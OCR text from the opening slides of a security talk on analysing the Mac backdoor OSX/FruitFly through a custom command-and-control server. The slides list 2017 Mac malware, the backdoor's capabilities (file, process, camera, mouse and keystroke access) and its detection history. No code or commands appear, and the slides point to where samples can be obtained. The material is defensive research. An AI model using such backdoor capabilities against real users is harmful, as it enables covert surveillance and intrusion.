
OFFENSIVE MALWARE ANALYSIS

dissecting osx/fruitfly via a custom c&c server



WHOIS

Synack

security for the 21st century

"leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints"

@patrickwardle

Objective-See


Outline

Malware of 2017 → OSX/FruitFly → Generic Protections

samples:
objective-see.com/malware.html

Mac Malware

new for 2017



Synack

Malware of 2017

new specimens targeting mac users

fruitfly
jan 2017

macro+empyre
feb 2017

macdownloader
feb 2017

XAgent
feb 2017

proton
may 2017

macransom
june 2017


OSX/FruitFly ('Quimitchin')

an intriguing backdoor

"New Mac backdoor using antiquated code"
-malwarebytes/thomas reed

- components (script, binary, etc)
- persistence (launch agent)
- capabilities
  - files
  - procs
  - cam
  - mouse
  - keys

Jan 11th (0 detections)



File information

Identification | Content | Analyses | Submissions | ITW | Additional | Behaviour | Comments

2017-03-28 21:33:38	28/56
2017-02-24 15:25:02	27/56
2017-01-30 18:40:25	27/54
2017-01-25 22:13:37	27/54
2017-01-20 16:38:21	19/53
2017-01-19 08:22:53	10/53
2017-01-18 21:35:22	7/53
2017-01-16 12:18:41	1/55
2017-01-12 13:42:01	0/55
2017-01-11 23:34:18	0/53

